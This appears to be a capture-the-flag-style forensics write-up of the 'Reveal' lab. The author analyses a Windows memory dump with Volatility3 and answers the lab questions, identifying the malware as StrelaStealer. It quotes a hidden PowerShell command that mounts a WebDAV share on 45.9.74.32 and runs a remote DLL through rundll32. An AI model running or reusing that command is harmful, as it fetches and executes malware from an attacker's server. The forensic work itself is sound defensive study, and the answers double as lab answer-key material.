Reveal Lab Challenge


Scenario:

As a cybersecurity analyst for a leading financial institution, an alert from your SIEM solution has flagged unusual activity on an internal workstation. Given the sensitive financial data at risk, immediate action is required to prevent potential breaches.

Your task is to delve into the provided memory dump from the compromised system. You need to identify basic Indicators of Compromise (IOCs) and determine the extent of the intrusion. Investigate the malicious commands or files executed in the environment, and report your findings in detail to aid in remediation and enhance future defenses.

Task 1:
Identifying the name of the malicious process helps in understanding the nature of the attack. What is the name of the malicious process?

I used the pstree plugin from volatlity3 and found the process powershell with a suspicious command line containes an IP address



```
3692    4120    powershell.exe  0xc90c0358b080  17      -       1       False   2024-07-15 07:00:03.000000 UTC  N/A     \Device\HarddiskVolume3\Windows\System32\WindowsPowerShell\v1.0\powershell.exe  powershell.exe  -windowstyle hidden net use \\45.9.74
.32@8888\davwwwroot\ ; rundll32 \\45.9.74.32@8888\davwwwroot\3435.dll,entry     C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

Answer: Powershell.exe


Task 2:
Knowing the parent process ID (PPID) of the malicious process aids in tracing the process hierarchy and understanding the attack flow. What is the parent PID of the malicious process?

Same like task 1

Answer: 4120

Task 3:
Determining the file name used by the malware for executing the second-stage payload is crucial for identifying subsequent malicious activities. What is the file name that the malware uses to execute the second-stage payload?

I used the cmdline plugin and found the powershell command line with the filename



```
3692    powershell.exe  powershell.exe  -windowstyle hidden net use \\45.9.74.32@8888\davwwwroot\ ; rundll32 \\45.9.74.32@8888\davwwwroot\3435.dll,entry
```

Answer: 3435.dll


Task 4:
Identifying the shared directory on the remote server helps trace the resources targeted by the attacker. What is the name of the shared directory being accessed on the remote server?

Same as task 3, we can see the net use and the IP and the directory

Answer: davwwwroot

Task 5:
What is the MITRE sub-technique ID used by the malware to execute the second-stage payload?

I asked the ChatGPT



The MITRE sub-technique ID used by the malware to execute the second-stage payload is likely **T1059.001**, which corresponds to "PowerShell" under the "Command and Scripting Interpreter" technique (T1059).


not correct, its look like the malware was executed from the shared folder, so with the powershell

Given that the malware was executed from a shared folder using PowerShell, the correct MITRE sub-technique ID would be **T1218.011**. This corresponds to "Signed Binary Proxy Execution: Rundll32," which describes using `rundll32` to load a DLL file from a remote location, such as a shared directory.

Answer: T1218.011

Task 6:
Identifying the username under which the malicious process runs helps in assessing the compromised account and its potential impact. What is the username that the malicious process runs under?

I searched for filescan plugin and grepped for "User"




```
0xc90c0f1727b0  \Users\Elon\AppData\Local\Microsoft\Edge\User Data\Default\Service Worker\CacheStorage\3cedfb74d44f2e84198d23075aef16c34a668ceb\9aaba763-fc90-449c-9874-08ebd28f3871\f642ef9e1a8695b8_1
0xc90c0f1732a0  \Users\Elon\AppData\Local\Microsoft\Edge\User Data\Default\Service Worker\CacheStorage\3cedfb74d44f2e84198d23075aef16c34a668ceb\44540f27-7b9f-43e1-946c-6137bf2715c6\index
0xc90c0f1738e0  \Users\Elon\AppData\Local\Microsoft\Edge\User Data\Default\Code Cache\js\d35c268a7f00d83b_0
0xc90c0f173a70  \Users\Elon\AppData\Local\Microsoft\Edge\User Data\Default\Service Worker\CacheStorage\3cedfb74d44f2e84198d23075aef16c34a668ceb\9aaba763-fc90-449c-9874-08ebd28f3871\f642ef9e1a8695b8_0
0xc90c0f173c00  \Users\Elon\AppData\Local\Microsoft\Edge\User Data\Default\Code Cache\js\82c7afa76c403e63_0
0xc90c0f2444a0  \Users\Elon\AppData\Local\Microsoft\Edge\User Data\Default\Local Storage\leveldb\000007.ldb
0xc90c0f275b40  \Users\Elon\AppData\Local\Microsoft\Windows\Explorer\thumbcache_idx.db
0xc90c0f27cee0  \Users\Elon\AppData\Local\Microsoft\Windows\Explorer\thumbcache_256.db
```

Answer: Elon

Task 7:
Knowing the name of the malware family is essential for correlating the attack with known threats and developing appropriate defenses. What is the name of the malware family?

I searched for the IP address - "45.9.74.32" in Virus Total



Activity related to STRELASTEALER - according to source Cluster25 - 1 month ago

This IPV4 is used by STRELASTEALER. StrelaStealer is actively stealing email account credentials from Outlook and Thunderbird, usually delivered in ISO.Upon execution, StrelaStealer searches the '%APPDATA%\Thunderbird\Profiles\' directory for 'logins.json' (account and password) and 'key4.db' (password database) and exfiltrates their contents to the C2 server.

Answer: StrelaStealer